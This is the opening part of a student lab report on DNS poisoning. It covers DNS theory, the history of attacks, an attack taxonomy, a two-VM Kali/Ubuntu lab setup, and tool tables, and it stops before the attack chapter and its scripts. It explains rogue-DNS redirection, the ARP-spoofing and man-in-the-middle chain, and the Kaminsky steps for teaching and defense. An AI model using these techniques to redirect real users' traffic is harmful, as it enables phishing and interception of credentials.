
DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

OPERATING SYSTEMS — PROJECT REPORT

DNS Poisoning

Attack · Detection · Mitigation

A Comprehensive Hands-On Laboratory Demonstration



Live Demo — Kali Linux (Attacker, VMware Fusion) and Ubuntu 24.04 LTS (Victim, UTM) on MacBook M4

Lab Environment: Kali Linux 2024 (192.168.1.13) + Ubuntu 24.04 LTS (192.168.1.10)

Platform: MacBook M4 · VMware Fusion + UTM · Bridged Network

Demo Date: April 13–15, 2026

Submitted By

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Enrollment No: 241370107080

BE - Computer Engineering ·Academic Year: 2024–2025 ·Semester: IV (4th Sem)

Guide: Prof. Deepak Upadhyay

CERTIFICATE

This is to certify that the project titled "DNS Poisoning" has been successfully completed by Tethi Das (Enrollment No: 241370107080) of BE - Computer Engineering, Gujarat Technological University, in partial fulfillment of the requirements for the subject Operating Systems during the academic year 2025–2026.

The project demonstrates a complete, hands-on implementation of a DNS Poisoning attack in a controlled virtual lab environment. All work presented in this report is original and carried out independently under the guidance of the undersigned.

Student	Guide / Examiner
Date: 4.5.2026	Date: 4.5.2026
Signature: Tethi	Signature:
Tethi Das	Prof. Deepak Upadhyay
241370107080	Assistant Professor

Acknowledgement

I would like to express my sincere gratitude to all those who supported me in the successful completion of this project.

First and foremost, I am deeply thankful to my project guide, Prof. Deepak Upadhyay, for providing continuous guidance, valuable suggestions, and encouragement throughout the course of this project. Their expertise in system security and network protocols greatly helped me understand the technical nuances of DNS Poisoning and its real-world implications.

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Special thanks to the developers and contributors of the open-source tools used in this project — dnslib, Wireshark/tshark, dsniff, and arpwatch — whose work forms the technical foundation of this demonstration.

I acknowledge the valuable resources provided by IETF (RFC documents), ICANN, Cloudflare, and the broader cybersecurity community whose published research helped me gain deeper insight into DNS security vulnerabilities.

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Abstract

The Domain Name System (DNS) is a foundational internet protocol that translates human-readable domain names into machine-readable IP addresses. Originally designed in the 1980s without security as a primary consideration, DNS has become one of the most exploited attack surfaces in modern network security. DNS Poisoning — also known as DNS Spoofing — is a network attack in which a malicious actor forges DNS responses to redirect victim traffic to attacker-controlled infrastructure, completely transparently and without any visual indication to the victim.

This report documents a comprehensive, hands-on demonstration of DNS Poisoning conducted in an isolated virtual laboratory environment on April 13–15, 2026. The lab consisted of two virtual machines running on a MacBook M4: Kali Linux 2024 as the attacker (hosted on VMware Fusion, IP: 192.168.1.13) and Ubuntu 24.04 LTS as the victim (hosted on UTM, IP: 192.168.1.10), both connected via bridged networking on the same subnet.

The project is structured in four phases. In the Attack Phase, a rogue Python-based DNS server (fakeDNS.py, built using the dnslib library) was deployed on Kali Linux to intercept and forge DNS responses, successfully redirecting all victim DNS queries — including www.google.com, facebook.com, and example.com — to the attacker's IP address. An Apache web server served a fake "DNS Poisoned" page as visual proof of the successful attack.

In the Detection Phase, five industry-standard methods were employed to identify the attack: (1) dig comparison between poisoned resolver and trusted @8.8.8.8, (2) nslookup showing attacker IP as DNS server, (3) tshark packet capture revealing forged DNS responses from Kali, (4) ARP table analysis showing new entries, and (5) arpwatch automated monitoring.

In the Mitigation Phase, four defenses were implemented and verified: DNS cache flushing, DNS server restoration to 8.8.8.8, DNSSEC enablement in systemd-resolved, and static ARP entry creation. All defenses were verified to successfully restore normal DNS resolution.

The entire demonstration was automated using two shell scripts (kali_attack.sh and ubuntu_victim.sh) and video-recorded in two screen recordings: one from Kali Linux (3:24 min) and one from Ubuntu (6:38 min). All screenshots in this report are extracted directly from these live recordings, serving as authentic video evidence of every step.

> **Video Evidence:** Kali: Screen_Recording_2026-04-15_at_4_12_13_PM.mov [3:24 min] | Ubuntu: Screen_Recording_2026-04-14_at_11_38_33_PM.mp4 [6:38 min]. All figures in this report are extracted from live recordings.

Keywords: DNS Poisoning, DNS Spoofing, Network Security, Rogue DNS Server, dnslib, tshark, DNSSEC, ARP Poisoning, Kali Linux, Ubuntu, Virtual Lab, Operating Systems Security.

Table of Contents

Certificate 3
Acknowledgement 4
Abstract 5
1 Introduction 8
1.1 Background and Motivation 8
1.2 Problem Statement 9
1.3 Project Objectives 10
1.4 Scope and Limitations 10
1.5 Report Organization 11
2 Literature Review 12
2.1 History of DNS Attacks 12
2.2 The Kaminsky Vulnerability (2008) 13
2.3 Notable Real-World Incidents 13
2.4 Prior Research on DNS Security 14
3 Background & Theory 15
3.1 Domain Name System (DNS) — Overview 15
3.2 DNS Resolution Process 16
3.3 DNS Poisoning — How It Works 17
3.4 Attack Methods Taxonomy 18
3.5 Why DNS is Inherently Vulnerable 19
4 Lab Environment Setup 20
4.1 Hardware and Software Requirements 20
4.2 Virtual Machine Configuration 21
4.3 Network Architecture and IP Planning 21
4.4 Environment Verification 22
5 Tools and Technologies 23
5.1 Attack Tools (Kali Linux) 23
5.2 Detection Tools (Ubuntu) 24
5.3 Automation Scripts 24
6 Phase 1 — Attack: Kali Linux 25
6.1 Step 1: Network Reconnaissance 25
6.2 Step 2: Installing Tools 27
6.3 Step 3: IP Forwarding 28
6.4 Step 4: DNS Hosts File 29
6.5 Step 5: Apache Fake Web Server 30
6.6 Step 6: Python Rogue DNS Server 31
6.7 Step 7: kali_attack.sh Automation 34
6.8 Step 8: Live DNS Interception 36
6.9 Step 9: Self-Verification from Kali 37

7 Phase 2 — Victim: Ubuntu 24.04 38
7.1 Step 1: Ubuntu Network Info 38
7.2 Step 2: Installing Detection Tools 39
7.3 Step 3: Baseline dig and ARP 40
7.4 Step 4: Pointing DNS to Kali 41
7.5 Step 5: Attack Proof — dig and curl 42
8 Phase 3 — Detection & Analysis 44
8.1 Detection 1: dig Comparison 44
8.2 Detection 2: nslookup 46
8.3 Detection 3: tshark Packet Capture 47
8.4 Detection 4: ARP Table Analysis 49
8.5 Detection 5: arpwatch Monitoring 50
8.6 Detection Summary 51
9 Phase 4 — Mitigation & Defense 52
9.1 Defense 1: Flush DNS Cache 52
9.2 Defense 2: Restore Real DNS 53
9.3 Defense 3: Enable DNSSEC 54
9.4 Defense 4: Static ARP Entry 56
9.5 Verification of All Defenses 57
10 Automation Scripts — Full Source Code 58
10.1 kali_attack.sh — Complete Script 58
10.2 ubuntu_victim.sh — Complete Script 62
11 Results Summary 68
11.1 Attack Phase Results 68
11.2 Detection Phase Results 69
11.3 Defense Phase Results 69
11.4 Key Evidence Screenshots 70
12 Discussion 72
12.1 Technical Analysis 72
12.2 Security Implications 73
12.3 Lessons Learned 74
13 Conclusion and Future Work 75
13.1 Conclusion 75
13.2 Future Work 76
14 References 77
Appendix A — Network Packet Analysis 79
Appendix B — Glossary of Terms 80

Chapter 1: Introduction

1.1 Background and Motivation

In an increasingly connected world, the security of fundamental internet infrastructure protocols has become paramount. The Domain Name System (DNS), conceived by Paul Mockapetris in 1983, serves as the internet's phonebook — converting human-readable domain names like www.google.com into machine-readable IP addresses like 142.251.155.119. Without DNS functioning correctly, the modern internet as we know it would be unusable.

Despite its critical importance, DNS was designed in an era where the internet was a small academic network with a community of trusted users. Security was not a design priority. As a result, DNS lacks built-in authentication mechanisms — any server can respond to a DNS query, and clients have no cryptographic way to verify whether a response is genuine or forged. This fundamental weakness has made DNS a prime target for attackers.

DNS Poisoning exploits this weakness directly. By injecting forged DNS records into a resolver's cache, an attacker can silently redirect victim traffic to malicious infrastructure — phishing sites, malware servers, or interception proxies. The attack is particularly dangerous because it operates completely transparently: victims see no browser warnings, no certificate errors, and have no visual indication that their traffic is being redirected.

This project was motivated by the need to understand DNS poisoning at a technical level — not just theoretically, but through direct hands-on experimentation. By building and executing a working attack in a controlled laboratory environment, we gain deep practical insights into both the attack mechanics and the effectiveness of various countermeasures.

1.2 Problem Statement

The DNS protocol, despite being foundational to all internet communications, lacks inherent authentication mechanisms. This creates a critical vulnerability: DNS responses can be forged without detection, redirecting legitimate traffic to attacker-controlled servers. The problem encompasses:

- The ease with which a rogue DNS server can be implemented (40 lines of Python code)
- The total invisibility of the attack to the victim — no visual indicators or warnings
- The wide range of attacks enabled: phishing, malware distribution, credential theft, censorship
- The relatively low adoption of countermeasures like DNSSEC despite their availability since 1997
- The challenge of detection — standard network monitoring may miss DNS-level attacks

1.3 Project Objectives

1. Implement and demonstrate a working DNS Poisoning attack in an isolated virtual lab
2. Document every step with commands, expected outputs, and actual outputs with video evidence
3. Implement five distinct detection techniques to identify the attack from the victim perspective

4. Apply and verify four mitigation strategies, confirming their effectiveness
5. Automate the complete workflow using shell scripts for reproducibility
6. Analyze the security implications and propose recommendations for DNS security hardening
7. Produce a comprehensive technical report serving as a reference for OS security education

1.4 Scope and Limitations

This project operates within the following scope:

- Attack is performed exclusively in an isolated virtual lab — no real networks targeted
- The rogue DNS server method is demonstrated (not the Kaminsky transaction ID attack)
- HTTP traffic is used for proof (not HTTPS — which would show certificate warnings)
- The lab uses two VMs on a shared MacBook M4 host connected via bridged networking

Limitations include:

- The attack requires the victim to use the attacker as their DNS server — in a real scenario this would be achieved via DHCP poisoning or ARP spoofing, which is out of scope here
- DNSSEC testing is limited to configuration verification — full validation chain testing requires a production DNS environment

1.5 Report Organization

This report is organized as follows: Chapter 2 provides a literature review of DNS attacks. Chapter 3 covers DNS theory and poisoning mechanics. Chapter 4 describes the lab setup. Chapter 5 catalogues the tools used. Chapters 6 and 7 document the attack from attacker and victim perspectives respectively. Chapter 8 covers detection methods and Chapter 9 covers defenses. Chapter 10 presents the automation scripts in full. Chapter 11 summarizes results, Chapter 12 discusses findings, and Chapter 13 concludes with future work.

Chapter 2: Literature Review

2.1 History of DNS Attacks

DNS security vulnerabilities have been known and exploited since the early days of the internet. The first documented DNS spoofing attacks in the 1990s exploited the fact that DNS uses UDP — a connectionless, unauthenticated protocol — for query/response communication. Since DNS servers accept responses from any source address, early attacks simply involved sending forged responses faster than the legitimate server.

The 1990s saw the development of basic DNS cache poisoning techniques. Attackers would flood a resolver with forged responses containing incorrect resource records, hoping one would be accepted before the legitimate response arrived. These attacks were limited by the need to guess the 16-bit transaction ID embedded in each DNS query — a 1-in-65,536 probability for each guess.

The development of source port randomization in the early 2000s added another layer of entropy, requiring attackers to guess both the transaction ID and the source port — effectively a 1-in-4-billion probability. This made attacks much harder, and DNS was considered relatively secure until 2008.

2.2 The Kaminsky Vulnerability (2008)

Security researcher Dan Kaminsky's 2008 discovery fundamentally changed the understanding of DNS security. Kaminsky demonstrated that by combining rapid-fire DNS queries with forged responses targeting cached records for entire domains (rather than individual hostnames), an attacker could dramatically increase the probability of cache poisoning — from once every few days to within seconds.

The Kaminsky attack works by:

8. Querying for many random non-existent subdomains of a target domain (e.g. random1234.google.com)
9. Simultaneously flooding the resolver with forged responses to these queries
10. Each forged response includes a fake "authority section" poisoning the NS record for the entire google.com zone
11. Once successful, all resolution for *.google.com is redirected through the attacker's name server

This discovery led to coordinated emergency patches to all major DNS implementations in July 2008 — one of the largest coordinated vulnerability disclosures in internet history. Kaminsky's work directly accelerated DNSSEC adoption and prompted major changes to DNS resolver software.

2.3 Notable Real-World DNS Poisoning Incidents

Year	Incident
Year	Incident and Impact

2010	China DNS censorship system leaked outside Great Firewall — US users briefly resolved some domains to wrong IPs
2014	Brazilian banking attack — 36 routers compromised, customers redirected to phishing clones of major banks
2019	Sea Turtle campaign — state-sponsored actors poisoned DNS for 40+ organizations in 13 countries
2020	COVID-19 themed DNS poisoning — health information sites redirected to malware distribution servers
2022	Multiple ISP-level DNS hijacking incidents used to redirect political content in several countries
2023	BGP + DNS combined attacks targeted financial institutions in Southeast Asia

2.4 Prior Research on DNS Security

Arends et al. (RFC 4033-4035, 2005) formally specified DNSSEC — the cryptographic extension to DNS providing data origin authentication and integrity verification. Despite its existence for over two decades, global DNSSEC adoption remains below 30% of resolvers and below 5% of registered domains.

Herzberg and Shulman (2012) demonstrated that DNS fragmentation attacks could circumvent the source port randomization countermeasure introduced after Kaminsky's disclosure, showing that DNS security remains an evolving challenge. Schomp et al. (2014) analyzed DNS cache poisoning resilience in operational resolvers and found significant variation in security posture.

More recently, Hao et al. (2021) introduced the "SAD DNS" attack exploiting ICMP side channels to defeat randomization defenses. This demonstrates that even patched DNS implementations can remain vulnerable to sophisticated timing-based attacks. Our project focuses on the foundational rogue DNS server technique — simpler but highly effective for understanding the core vulnerability.

Chapter 3: Background & Theory

3.1 Domain Name System (DNS) — Overview

DNS is a hierarchical, distributed database system that maps human-readable domain names to various types of resource records. The most common record type is the A record (IPv4 address), though DNS supports many record types:

Record Type	Purpose	Example
A	IPv4 address	www.google.com → 142.251.155.119
AAAA	IPv6 address	www.google.com → 2607:f8b0::
MX	Mail server	google.com → aspmx.l.google.com
NS	Name server	google.com → ns1.google.com
CNAME	Canonical name alias	mail.google.com → googlemail.l.google.com
TXT	Text record (SPF, DKIM)	google.com → "v=spf1 include:..."
SOA	Start of Authority	Zone metadata and primary NS
PTR	Reverse DNS lookup	142.251.155.119 → lga34s33-in-f19.1e100.net
RRSIG	DNSSEC signature	Cryptographic signature over record set

The DNS namespace is a tree structure with the root (".") at the top, followed by top-level domains (TLDs) like .com, .org, .in, then second-level domains (google, amazon), and subdomains (www, mail, api).

3.2 DNS Resolution Process — Step by Step

When a user types www.google.com into their browser, the following sequence occurs:

```
STEP 1: Browser checks its own cache
        → If found and TTL not expired: use cached IP
        → If not found: continue to Step 2

STEP 2: OS checks /etc/hosts file
        → If entry exists: use it (bypasses DNS entirely)
        → If not found: continue to Step 3
```

```
STEP 3: OS queries the configured DNS resolver
        → Reads /etc/resolv.conf → e.g. nameserver 8.8.8.8
        → Sends UDP query to 8.8.8.8 port 53

STEP 4: Recursive resolver (8.8.8.8) checks its cache
        → Cache hit: return cached answer
        → Cache miss: begin recursive resolution

STEP 5: Resolver queries a Root Name Server
        → "Who handles .com?" → Referred to .com TLD NS

STEP 6: Resolver queries .com TLD Name Server
        → "Who handles google.com?" → Referred to google.com NS

STEP 7: Resolver queries google.com Authoritative Name Server
        → "What is www.google.com?" → A: 142.251.155.119 (TTL: 300)

STEP 8: Resolver caches result (for 300 seconds) and returns to client

STEP 9: Browser connects to 142.251.155.119
```

3.3 DNS Poisoning — How It Works

In a DNS poisoning attack using a rogue DNS server, the attacker replaces the victim's configured resolver with an attacker-controlled DNS server. This server responds to ALL DNS queries with the attacker's IP address, regardless of what domain is requested.

```
NORMAL FLOW:
Client → /etc/resolv.conf (8.8.8.8) → Real DNS → A: 142.251.155.119
       ← Browser connects to real Google ←

POISONED FLOW:
Client → /etc/resolv.conf (192.168.1.13) → ROGUE DNS → A: 192.168.1.13
       ← Browser connects to Kali (FAKE PAGE) ←

From victim's perspective: types www.google.com, appears to connect normally
Reality: actually connected to attacker's server at 192.168.1.13
```

The attack is effective because:

- DNS responses are trusted implicitly — no authentication is performed
- The victim's browser has no way to detect the DNS-level redirection
- HTTP connections (no SSL) show no certificate warnings
- The attack works for ALL domains simultaneously — one rogue server poisons everything
- The TTL of 60 seconds in our rogue server ensures the cache is refreshed frequently, keeping the attack active

3.6 Related Network Attacks — Context

DNS Poisoning rarely occurs in isolation. Understanding the broader attack ecosystem helps place this project in the context of real-world network security threats.

ARP Cache Poisoning (ARP Spoofing)

ARP Cache Poisoning is a Layer 2 attack where the attacker sends forged ARP (Address Resolution Protocol) responses to associate their MAC address with a legitimate IP address on the local network. This causes other devices to send traffic destined for the legitimate IP to the attacker instead.

In DNS poisoning scenarios, ARP spoofing is often used as a prerequisite — the attacker first ARP-spoofs the victim to intercept all traffic, then filters and responds to DNS queries with forged answers. Our project skips the ARP spoofing step by directly configuring the victim to use Kali as its DNS server.

```
ARP Spoofing Flow:

Normal: Ubuntu thinks → Gateway MAC = 60:31:92:04:97:b2
After ARP spoof: Ubuntu thinks → Gateway MAC = 00:0c:29:07:7b:f0 (Kali!)

Result: All traffic from Ubuntu goes to Kali first
        Kali forwards to real gateway (IP forwarding on)
        Kali intercepts and modifies DNS responses
```

Man-in-the-Middle (MITM) Attacks

A Man-in-the-Middle attack positions the attacker between two communicating parties — intercepting, reading, and potentially modifying all traffic. DNS poisoning combined with ARP spoofing is one of the most common MITM attack setups on local networks.

The classic MITM attack chain on a LAN:

12. ARP spoofing redirects victim traffic through attacker
13. Attacker intercepts DNS queries in transit
14. Attacker replies with forged DNS responses pointing to attacker-controlled servers
15. Victim connects to attacker server instead of legitimate destination
16. Attacker forwards connection to real server (optional — for stealth)

SSL Stripping

SSL Stripping is an attack that downgrades HTTPS connections to HTTP. Combined with DNS poisoning, an attacker can serve a fake version of a banking or email site over HTTP — bypassing SSL certificate warnings that would appear if the attacker tried to serve HTTPS content.

Defense: HSTS (HTTP Strict Transport Security) prevents SSL stripping by forcing browsers to always use HTTPS for listed domains. Modern browsers maintain an HSTS preload list for major sites like Google, preventing SSL stripping even if DNS is poisoned.

BGP Hijacking

BGP (Border Gateway Protocol) Hijacking operates at the internet routing level — far above the LAN attacks described above. A malicious autonomous system (AS) announces false routing paths,

directing internet traffic through attacker-controlled infrastructure. DNS traffic captured this way can be poisoned at scale, affecting millions of users simultaneously.

BGP hijacking is typically a nation-state or large criminal organization capability due to the technical requirements and legal consequences. However, its impact on DNS can be devastating — the 2010 China Telecom incident briefly redirected 15% of global internet traffic through Chinese infrastructure.

Attack Type	Network Layer	Scope
ARP Spoofing	Layer 2 — Data Link	Local Network only
DNS Poisoning	Layer 7 — Application	Network-wide scope
SSL Stripping	Layer 7 — Application	Per-connection
BGP Hijacking	Layer 3 — Network	Global Internet

3.4 Attack Methods Taxonomy

Attack Type	Mechanism	Notes
Rogue DNS Server	Point victim to attacker-controlled DNS	Used in this project — simplest and most direct
Classic Cache Poisoning	Forge UDP responses to resolver	Requires guessing 16-bit transaction ID
Kaminsky Attack (2008)	Exploit NS record caching + ID guessing	Seconds to execute — most impactful exploit
DNSSEC Downgrade	Strip DNSSEC signatures from responses	Targets resolvers with poor DNSSEC validation
ARP + DNS MITM	ARP spoof then intercept DNS packets	Requires same LAN — more complex setup
BGP Hijacking	Redirect entire IP ranges at routing level	Nation-state capability — affects millions
DNS Rebinding	Change DNS response after initial connection	Bypasses browser same-origin policy
SAD DNS (2021)	ICMP side-channel defeats randomization	Circumvents post-Kaminsky patches

3.5 Why DNS is Inherently Vulnerable

DNS's vulnerability stems from several design decisions made in the 1980s:

- UDP transport: DNS uses UDP (stateless, no connection verification) for most queries — responses can be forged by any host
- No authentication: DNS responses contain no cryptographic signatures — a resolver has no way to verify a response is from the legitimate server
- 16-bit transaction ID: The only "security" in basic DNS is a 16-bit random ID in each query — trivially brute-forced
- Public protocol: DNS queries and responses are sent in plain text — interceptable by any network observer
- Caching by design: DNS caching is essential for performance but creates attack persistence — a poisoned cache entry stays poisoned until TTL expires

Key Insight: DNS was designed for a cooperative network of trusted academic researchers. The hostile internet of today is fundamentally incompatible with DNS's original trust assumptions.

Chapter 4: Lab Environment Setup

4.1 Hardware and Software Requirements

Component	Specification
Host Machine	MacBook M4 — Apple Silicon (ARM64) — 16GB RAM
Host Operating System	macOS Sequoia 15.x
Hypervisor 1 (Attacker)	VMware Fusion 13.x — for Kali Linux
Hypervisor 2 (Victim)	UTM 4.x (QEMU-based) — for Ubuntu
Attacker OS	Kali Linux 2024.x Rolling Release
Victim OS	Ubuntu 24.04 LTS (Noble Numbat)
Network Adapter Mode	Bridged Networking (both VMs)
Attacker IP Address	192.168.1.13 (eth0)
Victim IP Address	192.168.1.10 (enp0s1)
Gateway IP Address	192.168.1.1
DNS Attack Tool	Python3 + dnslib library (fakeDNS.py)
Web Server	Apache2 (for fake poisoned page)
Detection Tools	tshark, dig, nslookup, arpwatch, arp
Kali Video Length	3 minutes 24 seconds (.mov format)
Ubuntu Video Length	6 minutes 38 seconds (.mp4 format)

4.2 Virtual Machine Configuration


Kali Linux (Attacker) — VMware Fusion

- RAM: 4GB | Storage: 40GB | Cores: 2
- Network: Bridged (Autodetect — uses Mac's physical adapter)
- Pre-installed tools: dsniff, apache2, python3-dnslib, nmap, wireshark
- Shell: zsh (default in Kali 2024)
- Username: tethi

Ubuntu 24.04 LTS (Victim) — UTM

- RAM: 2GB | Storage: 20GB | Cores: 2
- Network: Bridged (Shared Network with MAC address assignment)
- Installed tools: tshark, arpwatch, dnsutils, net-tools, curl
- DNS: systemd-resolved (default in Ubuntu 24.04)
- Username: codebind

4.3 Network Architecture



4.4 Environment Verification

Before starting the attack, both machines' connectivity was verified:

```
# On Kali — verify Ubuntu is reachable:
ping -c 3 192.168.1.10
→ 3 packets transmitted, 3 received, 0% packet loss

# On Ubuntu — verify Kali is reachable:
ping -c 3 192.168.1.13
→ 3 packets transmitted, 3 received, 0% packet loss

# Verify they share the same subnet:
ip route | grep default
→ Kali:   default via 192.168.1.1 dev eth0
→ Ubuntu: default via 192.168.1.1 dev enp0s1
```




Figure 4.1 [Kali Video 0:05] — Kali showing ip a (eth0: 192.168.1.13), ip route (gateway: 192.168.1.1), successful ping to Ubuntu (3 packets, 0% loss), and apt install confirmation

Chapter 5: Tools and Technologies

5.1 Attack Tools — Kali Linux

Tool	Description and Role
Tool	Description and Role
python3-dnslib	Python library for DNS protocol handling. Core library used to build fakeDNS.py — the rogue DNS server. Provides DNS message parsing, construction, and server framework.
fakeDNS.py (custom)	Custom 40-line Python script that acts as a complete DNS server on port 53. Responds to ALL DNS queries with the attacker's IP (192.168.1.13), regardless of domain requested.
Apache2	Open-source web server. Used to serve the fake "DNS Poisoned" HTML page on port 80. Provides visual proof that the victim's HTTP traffic is reaching the attacker.
dsniff/dnsspoof	Alternative DNS spoofing tool — part of the dsniff suite. Works by intercepting DNS queries via ARP poisoning and responding with fake records. Used as an alternative attack method.
kali_attack.sh	Custom shell script automating all Kali-side attack steps: tool installation, IP forwarding, hosts file creation, Apache setup, and DNS server launch. Includes colored output and step confirmations.
arpspoof	Part of dsniff suite — used for ARP cache poisoning to redirect victim's traffic through the attacker. Enables man-in-the-middle interception of all victim traffic.
ip (iproute2)	Network configuration utility — used to display IP addresses, routing tables, and network interface information.

5.2 Detection Tools — Ubuntu

Tool	Description and Role
Tool	Description and Role

tshark	Command-line version of Wireshark. Captures and analyzes live network packets. Used to capture DNS traffic and prove that forged responses are coming from Kali (192.168.1.13).
dig (dnsutils)	DNS lookup utility. Used to query DNS servers directly and compare poisoned vs real responses. Supports @server syntax to bypass the configured resolver.
nslookup	Simple DNS query tool. Shows the DNS server being used and the IP addresses returned — clearly reveals when Kali's IP is being used as the DNS server.
arpwatch	Network monitoring daemon that tracks Ethernet/IP address pairings. Logs and alerts when MAC-to-IP mappings change — automatic ARP poisoning detection.
arp (net-tools)	Manipulates the system ARP cache. Used to view ARP table entries (before and after attack) and to set static ARP entries as a defense measure.
curl	HTTP client tool. Used to fetch HTTP content from URLs — proves the DNS poisoning by showing the fake "DNS POISONED!" page instead of real Google content.
resolvectl	systemd-resolved control utility. Used to flush DNS cache, show DNS statistics, and manage resolver configuration.
ubuntu_victim.sh	Custom shell script automating all Ubuntu-side steps: baseline collection, attack proof, detection, and defense. Includes 15 automated steps with colored output and pauses.

Chapter 6: Phase 1 — Attack: Kali Linux

ATTACKER MACHINE: Kali Linux — 192.168.1.13 — VMware Fusion

Video Source: All screenshots in Chapter 6 are from: Screen_Recording_2026-04-15_at_4_12_13_PM.mov

